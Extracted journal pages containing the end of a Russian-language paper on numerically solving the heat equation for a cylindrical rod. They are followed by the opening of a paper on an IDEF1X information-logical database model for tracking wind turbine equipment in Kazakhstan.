$$\frac{\partial T}{\partial t} = k(t) \left(\frac{\partial^2 T}{\partial r^2} + \frac{1}{r} \frac{\partial T}{\partial r} + \frac{\partial^2 T}{\partial z^2} \right) + \frac{q(r, z, t)}{c\rho} \quad (6)$$

Обозначим через D_r - параллелепипед $(-R \leq r \leq R, 0 \leq z \leq L)$, а через Γ_r - границу D_r , $Q_r = \{r, z, t | (r, z) \in D_r, t \in [t_0, t_1]\}$.

Граничные условия зададим в виде

$$\frac{\partial T}{\partial n_r} = 0. \quad (7)$$

$$T(0, z, t) = f.$$

В курсе математической физики доказывается принцип максимума и теорема единственности решения, из которой следует, что если некоторая функция $T(r, z, t)$ удовлетворяет дифференциальному уравнению теплопроводности, начальным и граничным условиям, то она является единственным решением данной задачи [7].

Теорема 1 (принцип максимума). Если функция $T(r, z, t)$ определенная и непрерывная в замкнутой области Q_r удовлетворяет уравнению (1), то она достигает максимального и минимального значения в начальный момент времени или на границе Γ_r [8].

Теорема 2 (единственности). Если две функции T_1 и T_2 , определенные и непрерывные в области Q_r , удовлетворяют уравнению (1) и одинаковым начальным и граничным условиям (3)-(4), то $T_1(r, z, t) \equiv T_2(r, z, t)$ [9].

В этой связи предлагается решение поставленной задачи разбить на несколько подзадач.

Задача 1. Численное решение уравнения теплопроводности в цилиндрической системе координат.

Для численного решения задачи (6)-(7) применяется разностный метод, т.е. уравнение теплопроводности аппроксимируется разностной схемой.

Покроем область D равномерной сеткой с шагами Δr и Δz по осям r и z соответственно. Запишем следующую разностную аппроксимацию уравнения (6)

$$T\rho_{i,j}^{n+1} = T\rho_{i,j}^n + \Delta t k, \left(\frac{T\rho_{i+1,j}^n - 2T\rho_{i,j}^n + T\rho_{i-1,j}^n}{\Delta r^2} + \frac{T\rho_{i,j}^n - T\rho_{i-1,j}^n}{2r\Delta r} + \frac{T\rho_{i,j}^n - 2T\rho_{i,j}^n + T\rho_{i,j}^n}{\Delta z^2} \right) + \frac{1}{c\rho} q\rho_{i,j}^n, \quad (8)$$

Здесь Δt - шаг по времени, индекс n - по времени, Δr -шаг по радиусу,

Δz -шаг вдоль оси Oz , индексы i, j - по координатам r и z соответственно. В выражении (8) все слагаемые записываются для n -го временного шага и лишь одно - для $(n+1)$ -го.

Предлагается следующий итерационный алгоритм решения (Алгоритм А):

1. $t = t_0, n = 0. T_{i,j}^0 = 0$ для всех внутренних точек в области D_r ,

$$T_{i,j}^0 = f(M), \quad (9)$$

где $M = (r, z) \in \Gamma_r$, для всех точек на границе Γ_r .

2. По формуле (8) вычисляем значения $T_{i,j}^{n+1}$ во внутренних точках области D_r .

3. Если критерий $t < t_1$ выполняется, то $t = t + \Delta t, n = n + 1$, переход на шаг 2, иначе итерационный процесс завершен.

При выполнении расчетов необходимо провести исследование устойчивости разностной схемы (8), а

именно проверить условие.

$$\Delta t \leq \frac{1}{2a^2} \left(\frac{1}{\Delta r^2} + \frac{1}{\Delta z^2} \right). \quad (10)$$

Разработана программа нахождения распространения температуры по цилиндрическому стержню, которая помещает результаты численных расчетов в несколько файлов [11]. Результаты численных расчетов в динамике (по времени) отображаются в виде одномерных графиков. Расчеты проведены при следующих исходных данных:

$$L = 1.0; \quad R = 10.0 \quad \Delta t = 0.01;$$

$$nr = 10; \quad nz = 6;$$

$$\Delta r = \frac{R}{nr},$$

$$\Delta z = \frac{L}{nz};$$

$$q = 200; \quad \rho = 7.870; \quad c = 0.13; \quad k = 0.177;$$

Результаты численных расчетов представлены в файле Rezult.txt.

Из-за сложности интерпретации полученных чис-

ленных расчетов и повышения наглядности разработанная программа на MatLab. На рисунках 2-3 представлены в графическом виде результаты экспериментальных расчетов. На рисунке 2 представлен график распространения температуры за время $T=5$ по центру стержня в направлении оси Z от начала координат в динамике.




Рис. 2 - График распространения температуры по центру стержня в направлении Z от начала координат за время $T=5$




Рис. 3 - График распространения температуры по центру стержня в направлении Z от начала координат за время $T=50$

На рисунке 3 представлен график распространения температуры за время $T=50$ по центру стержня в направлении оси Z от начала координат в динамике.

В результате работы алгоритма А в матрице $T\rho_{i,j}^n$ размещается численное решение уравнения теплопроводности в цилиндрической системе координат.

Задача 2. Решение уравнения теплопроводности в декартовой системе координат на нерегулярной сетке.

Предлагается следующий итерационный алгоритм решения (Алгоритм В):

1. $t = t_0, n = 0.$
2. По формуле (4) вычисляем значения Tx_k^n, Ty_k^n и $Txyz_k^n$ для всех φ_i^n и r_j^n . Здесь $i = \overline{1, n_\varphi}, j = \overline{1, n_r}, k = \overline{1, n_\varphi * n_r}.$
3. Если критерий $t < t_1$ выполняется, то $t = t + \Delta t, n = n + 1$, переход на шаг 2, иначе итерационный процесс завершен.

Задача 3. Решение уравнения теплопроводности в

декартовой системе координат на регулярной сетке.

Предлагается следующий итерационный алгоритм решения (АлгоритмС):

1. $t = t_0, n = 0.$
2. Для всех $i = \overline{1, n_x}$ вычисляем координату x_t
3. Для всех $j = \overline{1, n_y}$ вычисляем координату y_t
4. Для точки (x_t, y_t) находим ближайшую точку из массивов Tx_k^n, Ty_k^n , т.е. решаем следующую задачу $\min(\sqrt{(Tx_k^n - x_t)^2 + (Ty_k^n - y_t)^2}).$ Значение температуры в точке минимума присваиваем элементу матрицы $T_{i,j}^n.$

5. Если критерий $t < t_1$ выполняется, то $t = t + \Delta t, n = n + 1$, переход на шаг 2, иначе итерационный процесс завершен [10].

В результате выполнения алгоритмов А-С находится решение уравнения теплопроводности цилиндрического стержня (1) в декартовой системе координат.

Заключение. Исследование уравнения тепло-

проводности в декартовой системе координат стержня с круговым сечением сведено к решению уравнения теплопроводности в цилиндрической системе координат, что позволило уменьшить размерность рассматриваемой задачи. На основе полученного решения в цилиндрических переменных разработан алгоритм его перевода в декартовую систему координат на нерегулярной сетке. Далее построен алгоритм получения решения исходного уравнения на регулярной сетке.

Результаты численных расчетов не противоречат экспериментальным данным. Дополнительно ре-

зультаты выводятся в текстовые файлы и обеспечивают построение одномерных изображений динамики температуры с помощью системы MatLab, для которого написана соответствующая программа.

Перспективным направлением видится применение интервальной математики для исследования уравнения теплопроводности [11-13].

Работа выполнена за счет средств НИИ математики и механики при КазНУ имени аль-Фараби и грантового финансирования научных исследований на 2023-2025 годы по проекту AP19678157.

Литература

1. XI Форум машиностроителей Казахстана. <https://smkz.kz/premer-ministr-mashinostroenie-ostaetsya-v-fokuse-vnimaniya-pravitelstva/> - Дата обращения 15.12.2023 г.
2. Карпович Д.С., Суша О.Н., Коровкина Н.П., Кобринец В.П. Аналитический и численный методы решения уравнения теплопроводности // Труды БГТУ. Физико-математические науки и информатика, 2015. - № 6. - стр.122-127.
3. Вороненко Б.А., Крысин А.Г., Пеленко В.В., Цуранов О.А. Аналитическое описание процесса нестационарной теплопроводности. - СПб.: НИУ ИТМО; ИХиБТ, 2014. - 48 с.
4. Dede E.M., Yu Z., Schmalenberg P., Iizuka H. Thermal metamaterials for radiative plus conductive heat flow control.- Applied Physics Letters.- 2020.-Vol. 116 (19). DOI: 10.1063/5.0007574
5. Visaria D., Jain A. Machine-learning-assisted space-transformation accelerates discovery of high thermal conductivity alloys // Applied Physics Letters, 2020. - Vol.117 (20). DOI: 10.1063/5.0028241
6. Jaffe G.R., Brar V.W., Lagally M.G., Eriksson M.A. A simple numerical method for evaluating heat dissipation from curved wires with periodic applied heating // Applied Physics Letters.- 2021. - Vol. 119 (16). DOI: 10.1063/5.0059648
7. Amrit J., Nemchenko K., Vikhtinskaya T. Effect of diffuse phonon boundary scattering on heat flow // Journal of Applied Physics, 2021. - Vol.129 (8). DOI: 10.1063/5.0036935
8. Сиковский Д. Ф. Методы вычислительной теплофизики. Новосибирск: Новосиб. гос. ун-т.- 2013. - 98 с.
9. Ануфриев И.Е., Смирнов А.Б., Смирнова Е.Н. Matlab 7.- СПб.: БХВ-Петербург.- 2005. - 1104 с.
10. Дьяконов В.П. Matlab 6.0/6.1/6.5/6.5+SP1+Simulink 5/5. Обработка сигналов и изображений. - М.: СОЛОН-Пресс, 2005. - 592 с.
11. Mazakov T., Wójcik W., Jomartova Sh., Karymsakova N., Ziyatbekova G., Tursynbai A. The Stability Interval of the Set of Linear System // INTL Journal of Electronics and Telecommunication.- 2021.-Vol. 67, No. 2. - pp. 155-161. DOI: 10.24425/ijet.2021.135958
12. T.Zh. Mazakov, Sh.A. Jomartova, T.S. Shormanov, G.Z. Ziyatbekova, B.S. Amirkhanov, P. Kisala. The image processing algorithms for biometric identification by fingerprints // News of the national academy of sciences of the Republic of Kazakhstan. Series of Geology and Technical Sciences, 2020. - Vol. 1, No 439. - P. 14-22. ISSN 2518-170X (Online), ISSN 2224-5278 (Print). <https://doi.org/10.32014/2020.2518-170X.2>
13. Mazakova, A., Jomartova, S., Wójcik, W., Mazakov, T., Ziyatbekova, G. Automated Linearization of a System of Nonlinear Ordinary Differential Equations // International Journal of Electronics and Telecommunications.- 2023, Vol. 69 (4).-pp. 655-660. DOI: 10.24425/ijet.2023.147684

References

1. HI Forum mashinostroitelej Kazahstana. <https://smkz.kz/premer-ministr-mashinostroenie-ostaetsya-v-fokuse-vnimaniya-pravitelstva/> - Data obrashheni ja 15.12.2023 g.

2. Karpovich D.S., Susha O.N., Korovkina N.P., Kobrinec V.P. Analiticheskij i chislennyj metody reshenija uravnenija teploprovodnosti // Trudy BGTU. Fiziko-matematicheskie nauki i informatika, 2015. - № 6. - str.122-127.
3. Voronenko B.A., Krysin A.G., Pelenko V.V., Curanov O.A. Analiticheskoe opisanie processa nestacionarnoj teploprovodnosti. - SPb.: NIU ITMO; IHiBT, 2014. - 48 s.
4. Dede E.M., Yu Z., Schmalenberg P., Iizuka H. Thermal metamaterials for radiative plus conductive heat flow control.- Applied Physics Letters.- 2020.-Vol. 116 (19). DOI: 10.1063/5.0007574
5. Visaria D., Jain A. Machine-learning-assisted space-transformation accelerates discovery of high thermal conductivity alloys // Applied Physics Letters, 2020. - Vol.117 (20). DOI: 10.1063/5.0028241
6. Jaffe G.R., Brar V.W., Lagally M.G., Eriksson M.A. A simple numerical method for evaluating heat dissipation from curved wires with periodic applied heating // Applied Physics Letters.- 2021. -Vol. 119 (16). DOI: 10.1063/5.0059648
7. Amrit J., Nemchenko K., Vikhtinskaya T. Effect of diffuse phonon boundary scattering on heat flow // Journal of Applied Physics, 2021. - Vol.129 (8). DOI: 10.1063/5.0036935.
8. Sikovskij D. F. Metody vychislitel'noj teplofiziki. Novosibirsk: Novosib. gos. un-t.- 2013. - 98 s.
9. Anufriev I.E., Smirnov A.B., Smirnova E.N. Matlab 7.- SPb.: BHV-Peterburg.- 2005.-1104 s.
10. D'jakonov V.P. Matlab 6.0/6.1/6.5/6.5+SP1+Simulink 5/5. Obrabotka signalov i izobrazhenij. - M.: SOLON-Press, 2005.-592 s.
11. Mazakov T., Wójcik W., Jomartova Sh., Karymsakova N., Ziyatbekova G., Tursynbai A. The Stability Interval of the Set of Linear System // INTL Journal of Electronics and Telecommunication.- 2021.-Vol. 67, No. 2. - pp. 155-161. DOI: 10.24425/ijet.2021.135958
12. T.Zh. Mazakov, Sh.A. Jomartova, T.S. Shormanov, G.Z. Ziyatbekova, B.S. Amirkhanov, P. Kisala. The image processing algorithms for biometric identification by fingerprints // News of the national academy of sciences of the Republic of Kazakhstan. Series of Geology and Technical Sciences, 2020. - Vol. 1, No 439. - P. 14-22. ISSN 2518-170X (Online), ISSN 2224-5278 (Print). <https://doi.org/10.32014/2020.2518-170X.2>
13. Mazakova, A., Jomartova, S., Wójcik, W., Mazakov, T., Ziyatbekova, G. Automated Linearization of a System of Nonlinear Ordinary Differential Equations // International Journal of Electronics and Telecommunications.- 2023, Vol. 69 (4).-pp. 655-660. DOI: 10.24425/ijet.2023.147684

Сведения об авторах

1. МазакOV Т.Ж. - доктор физико-математических наук, профессор, Казахский национальный университет им. аль-Фараби, Алматы, Казахстан, e-mail: tmazakov@mail.ru;
2. Джомартова Ш.А. - доктор технических наук, доцент, Казахский национальный университет им. аль-Фараби, e-mail: jomartova@mail.ru;
3. Зиятбекова Г.З. - PhD, и.о. доцент, Казахский национальный университет им. аль-Фараби, Алматы, Казахстан, e-mail: ziyatbekova@mail.ru;
4. Тойкенов Г.Ч. - кандидат физико-математических наук, доцент, Казахская национальная академия искусств им. Т. Жургенова, e-mail: gumyrbektoike@mail.ru;
5. Аршидинова М.Т. - докторант Казахского национального университета им. аль-Фараби, научный сотрудник Института Информационных и вычислительных технологий КН МНВО РК, Алматы, Казахстан, e-mail: Mukaddas_arshidi@mail.ru;
6. МазакOVA А.Т. - докторант Казахского национального университета им. аль-Фараби, e-mail: aigerym97@mail.ru

Information about the authors

1. Mazakov T.Zh. - Doctor of Physical and mathematical sciences, professor, Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: tmazakov@mail.ru;
2. Jomartova Sh.A. - Doctor of Technical Sciences, Associate Professor, Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: jomartova@mail.ru;

-
3. Ziyatbekova G.Z. - PhD, Acting Associate Professor Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: ziyatbekova@mail.ru;
 4. Toikenov G.Ch.- Candidate of Physical and mathematical sciences, Associate Professor, Kazakh National Academy of Arts named after T. Zhurgenov, Almaty, Kazakhstan, e-mail: gumyrbektoike@mail.ru;
 5. Arshidinova M.T. - PhD student of the Al-Farabi Kazakh National University; Researcher at the RSE Institute of Information and Computational Technologies of the National Academy of Sciences of the Republic of Kazakhstan, Almaty, Kazakhstan, e-mail: Mukaddas_arshidi@mail.ru;
 6. Mazakova A.T. - PhD student of the Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: aigerym97@mail.ru

DEVELOPMENT OF AN INFORMATION AND LOGICAL DATABASE MODEL FOR ACCOUNTING AND MOVEMENT OF WIND TURBINE EQUIPMENT

K.Akischev^{1*}, A.Tulegulov¹, Z.Nurtai¹, E.Ospanov², K.Aryngazin³, U.Kurmanbek⁴

¹Kazakh University of Technology and Business named after K. Kulazhanov, Astana, Kazakhstan,

²NJSC "Shakarim University", Semey, Kazakhstan,

³NJSC Toraighyrov University, Pavlodar, Kazakhstan,

⁴Kyrgyz State University named after I. Arabaev, Bishkek, Kyrgyzstan,

e-mail: Akmail04cx@mail.ru

The article describes the information and logical model (ILM) of the database of accounting and movement of equipment of wind turbines of the Ermentau wind farm in the Akmola region. IFM is implemented in accordance with the IDEF1X methodology. The relationships of entities are shown and analyzed, the types of connections, the use of primary and foreign keys are determined. The application of the IDEF1X methodology used in the development of relational databases is shown, the conditional syntax is specially designed to build a conceptual scheme. The advantages of the IDEF1X methodology are described.

Keywords. Essence, attributes, methodology, information and logical model, database, wind turbine, equipment

ЖЕЛ ҚОНДЫРҒЫСЫ ЖАБДЫҚТАРЫНЫҢ ҚОЗҒАЛЫСЫ МЕН ЕСЕБІНІҢ АҚПАРАТТЫҚ-ЛОГИКАЛЫҚ ДЕРЕКТЕР БАЗАСЫН ӘЗІРЛЕУ

К.Акишев¹, А.Түлегүлов¹, Ж.Нұртай¹, Е.Оспанов², К.Арынғазин³, У.Курманбек⁴

¹ Қ. Құлажанов атындағы Қазақ технология және бизнес университеті АҚ, Астана, Қазақстан,

² Шакарим атындағы университет КЕАҚ, Семей, Қазақстан,

³ Торайғыров атындағы университет КЕАҚ, Павлодар, Қазақстан,

⁴ И. Арабаев атындағы Қырғыз мемлекеттік университеті, Бишкек, Қырғызстан,

e-mail: Akmail04cx@mail.ru

Мақалада Ақмола облысындағы Ерментау жел электр станциясының жел генераторларының жабдықтарын есепке алу және жылжыту дерекқорының ақпараттық-логикалық моделі (ILM) сипатталған. IFM idex әдіснамасына сәйкес жүзеге асырылады. Нысан қатынастары көрсетілген және талданған, қосылым түрлері, бастапқы және сыртқы Түйінтерді қолдану анықталған. Реляциялық мәліметтер базасын жасауда қолданылатын idex әдіснамасын қолдану көрсетілген тұжырымдамалық схеманы құру үшін шартты синтаксис арнайы жасалған. Idex әдістемесінің артықшылықтары сипатталған.

Түйін сөздер: мәні, атрибуттары, әдістемесі, Ақпараттық-логикалық моделі, мәліметтер базасы, жел генераторы, жабдық.

РАЗРАБОТКА ИНФОРМАЦИОННО-ЛОГИЧЕСКОЙ МОДЕЛИ БАЗЫ ДАННЫХ УЧЕТА И ДВИЖЕНИЯ ОБОРУДОВАНИЯ ВЕТРОВОЙ УСТАНОВКИ

К.Акишев¹, А.Түлегүлов¹, Ж.Нұртай¹, Е.Оспанов², К.Арынғазин², У.Курманбек⁴

¹ Казахский университет технологии и бизнеса им.К.Кулажанова, Астана, Казахстан,

² НАО Университет Шакарима. Семей, Казахстан,

³ НАО Торайғыров Университет, Павлодар, Казахстан,

⁴ Кыргызский государственный университет имени И. Арабаева. Бишкек, Кыргызстан,

e-mail: Akmail04cx@mail.ru

В статье описана информационно-логическая модель (ИЛМ) базы данных учета и перемещения оборудования ветрогенераторов Эрментауской ветроэлектростанции в Акмолинской области. ИЛМ реализована в соответствии с методологией IDEF1X. Показаны и проанализированы взаимосвязи сущностей, определены типы соединений, использование первичного и внешнего ключей. Показано применение методологии IDEF1X, используемой при разработке реляционных баз данных, специально разработан условный синтаксис для построения концептуальной схемы. Описаны преимущества методологии IDEF1X.

Ключевые слова: сущность, атрибуты, методология, информационно-логическая модель, база данных, ветрогенератор, оборудование

Introduction. Wind turbines include expensive and technically complex equipment that ensures the conversion of wind energy into electrical energy. The service life of wind turbines is up to 30 years, so much attention is paid to issues related to reliability, quality of installation and components of turbines.

Due to the need to withstand various types of loads, both static, dynamic, structural and environmental, high requirements are imposed related to ensuring the safety, functionality and manufacturability of the VU.

At the same time, it should be understood that the greatest impact on the VU is exerted by external factors, which include climatic conditions, installation sites, and the presence of man-made impacts.

The current standards, IEC 61400-3-1 [1], IEC TS 61400-3-2 [2], DNVGL-ST-0437 [3], are designed to normalize various requirements for design loads (DLC), normal, emergency and other situations during transportation or installation, to assess the maximum fatigue loads on the system, which The VU can withstand all prevailing environmental conditions during its design life.

Taking into account various normal and extreme conditions for various design situations leads to the need for constant monitoring and monitoring of a larger number of components of the control unit, ensuring the normal operation of all technological equipment.

Meeting the requirements related to carbon neutrality forces the world powers to increasingly use wind energy to generate electricity [4-8].

VUS using aerodynamic lift are divided into horizontal and vertical depending on the orientation of the axis of rotation.

The latest trends of WU are the approach with a horizontal axis or propeller type, which include [9]:

- blades;
- braking systems;
- gondola;
- rotary mechanism;
- electric generator;

- automation and control;
- the tower;
- lightning protection;
- wind force sensor;
- transmission;
- control cables;
- other mechanisms.

The gondola houses an electric generator, a gearbox and a rotor and almost all the equipment that ensures the operation of the VU Fig.1.

To date, according to [10], about 38% of the operating costs of the VU are for maintenance. Equipment failure: On average, there are 8.3 failures per turbine per year, including 6.2 minor repairs, 1.1 major repairs and 0.3 major replacements. Workforce: On average, it takes 116 days and 9 specialists to carry out a major replacement and 7 days and 3 specialists for minor repairs. Frequent delays due to 'days of no access' caused by bad weather. Aging equipment: Some analysts predict that operating costs will increase from 184,000 pounds per Megawatt per year when the turbine is new to 426,000 pounds per MW per year when the turbine is 15 years old [10].

In this regard, in order to optimize the process of timely repair, maintenance and replacement of equipment, measures are needed related to the development of a database of accounting and movement of components of the VU, for timely replacement and repair, and elimination of equipment downtime.

The relevance of the research lies in the need to develop an information and logical model of the database of accounting and movement of the components of the VU, which is the basis of a relational database.

The object of the study is the VU of the Yeremantau wind farm, the subject of the study is the management of the process of accounting and movement of VU equipment.




Figure 1- The main elements of the wind turbine




Figure 2 -Information and logical model of the database of accounting and movement of the equipment of the wind farm

The purpose of the study. Development of an information and logical model of the database of accounting and movement of WU equipment.

Methods and materials. The information logic model was developed in the ERwin case environment, which allowed us to get our idea of the data structure, expressed in terms of the entity-connection model in IDEF1X notation, for subsequent generation of the database schema. Building an information model in the ERwin case environment requires the implementation of certain sequences:

1. Creating a logical ER model.
2. Definition of the physical data model.
3. Generation of the database schema in the target DBMS environment (at the author's choice) [11-12].

Discussion of the results. In our case, ERwin is used only as a means of implementing the principles of building an information and logical model and is a popular CASE tool to support the IDEF1X methodology.

In Fig. 2.the information-logical model (ILM) of created in the ERwin case is shown.

- The main entities of the developed ILM include:
- DATA ON THE OBJECT ID;
 - DATA ON THE ELEMENTS OF THE WIND TURBINE (TOWER) ID;
 - ROTOR ID;
 - BLADES ID;
 - WIND GENERATOR ID;
 - GONDOLA ID;
 - AUTOMATION AND ID MANAGEMENT;
 - ID ROTARY MECHANISM;
 - BRAKE SYSTEM ID;
 - THE MAIN LOAD-BEARING COMPONENTS OF THE ID;
 - TRANSMISSION ID;
 - ID SCREW ADJUSTMENT SYSTEM.

As shown in Fig.2 IFM, the entities, attributes, primary keys and relationships of each entity are reflected. The main elements of the WU equipment are, object data, which include:

- installation location;
- coordinates;
- type of soil;
- wind roses;
- average wind speed;
- the direction of the mass flight of birds;

The bearing part of the wind farm consists of a foundation. The wind farm foundation is the element on which all the equipment is mounted, therefore it is made of monolithic reinforced heavy concrete of high strength class, the mass of which is tens or hundreds of tons.

The wind turbine tower is mounted directly on the foundation using anchor bolts. The wind farm tower is made of either metal or reinforced fiberglass. Ladders, a growth cable for power cables and controls are attached to the inside of the tower. Power cabinets with control equipment are located on the concrete floor of the tower.

The blades of the wind farm turbine are attached directly to the rotor of the wind turbine and can reach a length of more than a hundred meters and weigh up to several tens of tons, are made of fiberglass or carbon fiber.

The wind farm gondola is mounted using anchors to the tower, it houses a wind generator, control sensors, a braking system, adjustment systems and various auxiliary equipment. The gondola has upper and lower hatches for access and maintenance of equipment.

Unlike many of them, the parent entity here can be attributed to each, since the failure of one part of the node can lead to the shutdown of the entire system.

Let's take a closer look at each entity.

The entity "OBJECT DATA" contains the following attributes Fig.3:




Figure 3 - Attributes of the entity "OBJECT DATA"

The essence of the "Blade" contains the following attributes Fig.4:




Figure 4 - Attributes of the "Blades" entity

The "GONDOLA" entity contains the following attributes Fig.5:




Figure 5 - Attributes of the "BLADES" entity

We will analyze the paired connections of the information-logical model (see Fig.6) between entities.

1."Object classifier" and "Technical Specification" object (see Fig. 3). For two related objects: one image of the first object "Object Classifier" corresponds

to one image of the second object "Technical Specification", and one image of the second object "Technical Specification" corresponds to one image of the first object "Object Classifier". The one-to-one relationship.




Figure 6 - Connection between the entities «Object classifier» and «Technical Specification»

The entity is described in the IDEF1X diagram by a graphical object in the form of a rectangle. The upper part is called the key attributes, and the lower part is called the attribute area. The key attributes of the object "Object Data" contain the fields "ID cod object".

The key attributes contain the primary key for the object. A primary key is a set of attributes selected to identify unique instances of an object. The primary key attributes are located above the row in the key area. Non-key attributes are located under the row in the

attribute area.

In the example, the attributes "ID _code object", "ID_code_specification" are a potential key, since they are unique for all instances of the "technical specification" entity. When choosing a primary key for an entity model, an additional (surrogate) key is often used, that is, an arbitrary number that uniquely identifies an entry in the entity.

A surrogate key is best suited for the role of a

primary key because it is short and identifies instances in an object the fastest. In addition, surrogate keys can be automatically generated by the system so that the numbering is continuous. Potential keys that are not selected as primary keys can be used as secondary or alternative keys[13].

One recipe classifier can contain multiple recipe compositions, and a recipe composition can correspond to only one recipe classifier.

2. Connection of the "Tower" object and the "Gondola" object. A one-to-one connection. (see fig.7)



Figure 7 - Connection of the entity «Tower» and «Gondola»

As we can see from the model, the essence of "Tower" depends on the essence of "Gandola" and on the essence of "Object data".

Connection of the entity «Object data» and the entity «ID cod _ Object data » (see fig.8).




Figure 8 - Connection of the entity «Object data» and entity «Turbine blades»

A one-to-many connection. Blades from different manufacturers, with different service life, can be supplied by different suppliers at the same facility.

When identifying entities that do not depend on other objects in the model, they are called independent entities [13].

